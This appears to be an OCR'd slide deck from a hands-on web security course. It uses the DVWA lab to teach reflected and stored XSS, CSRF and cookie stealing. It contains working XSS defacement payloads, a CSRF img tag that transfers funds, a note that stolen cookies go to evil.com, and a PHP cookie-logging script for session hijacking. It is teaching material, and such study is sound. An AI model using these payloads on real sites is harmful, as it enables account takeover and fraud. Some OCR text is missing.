

Damn Vulnerable Web App (DVWA) v1.0.7 for IAS Hands-On Training :: Vulnerability: Reflect
File Edit View History Bookmarks Tools Help
http://192.168.153.129/dvwa/vulnerabilities/xss_r/?name=<h1>Website+Hacked+!<%2Fh1>#
DVWA
IAS Hands On Training
Home
SQL Injection
SQL Injection (Blind)
File Inclusion
Upload
XSS reflected
XSS stored
CSRF
Vulnerability: Reflected Cross
What's your name?
Submit
Hello
Website Hacked !
More info
Done

<img> tag


Damn Vulnerable Web App (DVWA) v1.0.7 for IAS Hands-On Training :: Vulnerability: Reflected Cr
File Edit View History Bookmarks Tools Help
http://192.168.153.129/dvwa/vulnerabilities/xss_r/?name=<img+src%3D"http%3A%2F%2Fbit.ly%2FipEMi6"%2F>
DVWA
IAS Hands On Training
Home
SQL Injection
SQL Injection (Blind)
File Inclusion
Upload
XSS reflected
XSS stored
CSRF
Vulnerability: Reflected Cross
What's your name?
Submit
YOU HAVE BEEN HACKED !
Hello
Done

Now we will learn…

- Types of XSS
- Finding XSS vuln
- **Exploiting XSS**
- XSS Session hijacking
- Having fun with **BeEF**



What can we do with XSS?


- There's a lot that can be done with XSS vuln

- Among the things that we can do
  - Webpage defacement
  - Cross Site Request Forgery (CSRF)
  - Cookie stealing


Webpage defacement

- This is effective against stored XSS
- Creates an illusion of being hacked ! (Not a real hack)
- The way to deface is up to the creativity of the attacker. Some examples:
  - <script>document.body.innerHTML="Hacked!"</script>
  - <iframe src="http://www.google.com" style="position:absolute; top:0; left:0; width:100% ;height:100%"></iframe>

XSS web defacement (script)



XSS web defacement (iframe)



Cross Site Request Forgery (CSRF)

- CSRF is a type of attack that enables an attacker to do things on behalf of the victim by using the trust that a webpage has on the victim

- How: The attacker send instructions to a victim, to be executed (by the victim) using session information of the victim.

CSRF explained

- Let say that a user is logged in to a bank (Low Security Bank, lsbank.com)

- A user then browse to other sites that contains the following (XSS injected) code:

CSRF explained (cont.)

- The **`img`** tag will cause a GET request to the bank (lsbank.com)

- Since the user is currently logged in to the bank, he/she **will unknowingly transfer $1000 to hacker_acc**

- XSS + unsecured site = dangerous combination

Steps towards a CSRF

- 1. Identifying site vulnerable to CSRF
- 2. Creating the payload
- 3. Planting the payload

CSRF vulnerable site

- Any site that doesn't do session verification is vulnerable to CSRF

- Verification can be done through, e.g.:
  - Referrer check
  - Passing an ID in every page navigation (ID must be unique in every session)
  - Some external mechanism (e.g. mobile phone)

CSRF payload

- CSRF payload can be anything, depending on the functions of the site that is vulnerable to CSRF

- Example:

  http://site.com/logout

  http://abc.com/?poll=1&vote=a

  http://eboy.com/?bid=1234&price=1000

  http://bank.com/?transfer=1000&to=hacker

Planting CSRF payload

- CSRF payload can be planted through:
  - E-mail (containing the malicious URL)
  - XSS (embedded in website)
- URL shortening service can be used to hide the malicious URL
- Example (XSS):

```
<img
src="http://bank.com/?transfer=1000&to=ha
cker" />
```

Cookie stealing

- In CSRF, an attacker issues a command that gets executed using session information (cookie) of a victim

- The cookie is not captured in CSRF. The attacker doesn't know the victim's cookie.

- But using XSS, we can steal user cookie…

Why cookie is important ?

- When we log in to a website, the only way that the site knows who we are is based on the cookie information that our browser send.

- If an attacker is able to steal cookie data from a victim, the attacker can basically do anything as the victim

Limitation of XSS cookie stealing

- XSS can be used to steal cookie but is has a limitation.
- XSS can only be used to steal user cookie of the site that is vulnerable to XSS
- Let say that facebook.com has an XSS vuln, an attacker can steal user cookie for facebook.com and use it to log in as the victim.

How to read cookie value?


- Javascript can be used to read user cookie

- We can view cookie data by using:

```
alert(document.cookie);
```

- **`document.cookie`** is a javascript variable that can view all non HTTP-Only cookie

Displaying user cookie



XSS cookie stealing

- An attacker can steal user cookie by using:

<script> document.write(' '); </script>

- This script will cause the user cookie to be sent to evil.com

- The attacker can log the cookies using a PHP script at evil.com

Sample cookie logging script


```
<?php

$dat = $_GET['dat'];

$fp = fopen("cookie.txt", "a+");
fwrite($fp, $dat."\n");
fclose($fp);

?>
```


Logged cookies




- Logged cookies can be used for session hijacking

Now we will learn…

- Types of XSS
- Finding XSS vuln
- Exploiting XSS
- **XSS Session hijacking**
- Having fun with **BeEF**




How session hijacking works



